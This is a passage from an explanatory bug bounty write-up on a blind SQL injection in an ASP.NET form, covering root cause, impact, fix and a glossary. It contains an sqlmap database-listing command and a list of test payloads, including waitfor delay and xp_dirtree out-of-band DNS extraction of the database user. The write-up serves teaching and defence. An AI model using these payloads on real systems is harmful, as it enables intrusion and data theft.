python3 sqlmap.py -u https://chat.example.com/vendorname/softwarename/_randomfiles.aspx?param1=1 — dbs
This is the same command with — dbs added at the end, which asks SQLMAP to list the databases on the server. Listing databases is a standard way of showing, in a proof of concept, that real data can be reached and not just a delay produced.
Root cause
The report does not describe the application code, so the exact mistake is not shown. What the behaviour implies is that the value of _param1 was concatenated into a SQL query without adequate parameterisation, on a Microsoft SQL Server back end that permits batched queries and the xp_dirtree procedure. Parameterisation means keeping user input separate from the command, so the database always treats it as data and never as instructions; concatenation means gluing the input directly into the command text, which is what allows injection. The behaviour implies the parameter reached the query unsanitised and the database account could call master.dbo.xp_dirtree, which is what made the out-of-band DNS callback possible. Privileges are the permissions an account has; a database account that is allowed to call procedures reaching out to the network gives an attacker a way to send information out.
Impact
An unauthenticated attacker, meaning someone with no login at all, could inject SQL through the parameter and confirm it with a time delay and with DNS callbacks. With xp_dirtree the attacker can exfiltrate data out of band, subject to the roughly 253 character limit on the hostname including the Collaborator domain, which is enough to read values such as the database user name. Exfiltrate means to get data out of a system. With SQLMAP the attacker can enumerate databases. The program treated the finding as critical, with a severity of Critical [9.3], and awarded a bounty of $4324.
Fix
The report does not say what change was made. The asset was taken down by the program for mitigation before the HackerOne triager could validate the finding; the triager confirmed it with the program and triaged it. A triager is the person at the bounty platform who checks a report and decides whether it is valid. After the mitigation the application was up and running safely. What should be done is to parameterise the query behind _param1 so the value is never concatenated into SQL, and to run the application's database account with the least privilege it needs, in particular without the ability to call xp_dirtree or other procedures that reach out to the network. Least privilege means giving an account only the permissions it genuinely needs, nothing more.
Variants to test
- On any Microsoft SQL Server backed parameter, send
waitfor delay'0:0:20'--and look for a consistent delay of about 20 seconds. - Use
xp_dirtreewith a Collaborator hostname and watch for a DNS callback, which confirms out-of-band extraction. - Concatenate
(SELECT user_name())into thexp_dirtreehostname and check whether the callback reveals the database user. - Try the same time-based and out-of-band techniques on other parameters of the same form handler, since
_returnURLalready showed the page acts on input. - Where a vendor demo video or documentation exposes installation paths, build a word-list from those paths and fuzz for forms and handlers that are not linked from the application.
Glossary
- 403 Forbidden: an HTTP status code meaning the server understood the request but refuses to serve it.
- AMASS: a free, open-source tool for collecting subdomain names.
- ASP.NET: Microsoft's framework for building web pages, usually running on Microsoft servers and talking to Microsoft databases.
- Blind SQL injection: injection where no data or error comes back in the page, so the attacker asks yes/no questions and watches behaviour such as timing.
- Bounty: the money a bug bounty program pays for a valid report.
- Burp Collaborator: a service that gives you a unique internet name and records any lookup or connection made to it, used to hear back from a server.
- Callback: a connection or lookup arriving at a machine you control, proving the target contacted it.
- Concatenation: gluing pieces of text together, in SQL with the
+operator; in injection, gluing user input into a command. - Content discovery / directory brute-forcing: trying a long list of folder and file names against a server to find things that are not linked.
- Database: software that stores and retrieves organised data, queried with SQL.
- DNS (Domain Name System): the internet's phone book, turning names into machine addresses.
- Domain / subdomain: a name like
example.com; a subdomain is a name in front of it, likechat.example.com. - Error-based SQL injection: injection where the database's error message is shown in the page and leaks information.
- Exfiltrate: to get data out of a system.
- Extension: the part of a file name after the dot, such as
.html. - ffuf: a fast tool for trying word-lists of folder and file names against a web server.
- GET request: a browser asking for something by URL, with all details visible in the address.
- HackerOne: a bug bounty platform where organisations run programs and researchers submit reports.
- HTML: the language web pages are written in.
- HTML redirect: a small instruction in a page telling the browser to go to another address automatically.
- HTTP status code: a number a server returns to say how a request went, such as 403.
- IIS: Microsoft's web server software.
- Least privilege: giving an account only the permissions it genuinely needs.
- Mitigation: a change made to remove or reduce a vulnerability.
- Open redirect: a bug where a site forwards visitors to any address an attacker chooses.
- Out of scope: declared ineligible for a reward by the program.
- Out-of-band: getting an answer through a separate channel, such as DNS, rather than in the page.
- Parameter: a name and value pair after the
?in a URL, used to pass small pieces of information to the server. - Parameterisation: keeping user input separate from a database command so it is always treated as data.
- Payload: the piece of text sent to try to trigger a bug.
- Percent-encoding: writing characters that URLs cannot contain directly, such as
%2Ffor/. - Privileges: the permissions an account has.
- Private program: a bug bounty program visible only to invited researchers.
- Proof of concept (POC): a demonstration that a bug is real and exploitable.
- Root cause: the underlying mistake that makes a vulnerability possible.
- Sanitise: clean or filter input so dangerous characters cannot do harm.
- Severity: a rating of how serious a vulnerability is, here
Critical [9.3]. - SQL: the language used to ask questions of a database.
- SQL Server: Microsoft's database product.
- Stored procedure: a ready-made command that lives inside a database and can be called by name.
- Time-based blind injection: blind injection proved by making the database pause and measuring the delay.
- Triaged: reviewed by the program's staff and accepted as a valid finding.
- Variable: a labelled box holding a value, in SQL written as
@name. - Word-list: a list of names or words a tool tries one by one.
waitfor delay: a Microsoft SQL Server command that pauses for a given time.xp_dirtree: a Microsoft SQL Server stored procedure that lists a directory or network share, and performs a DNS lookup when given a share path.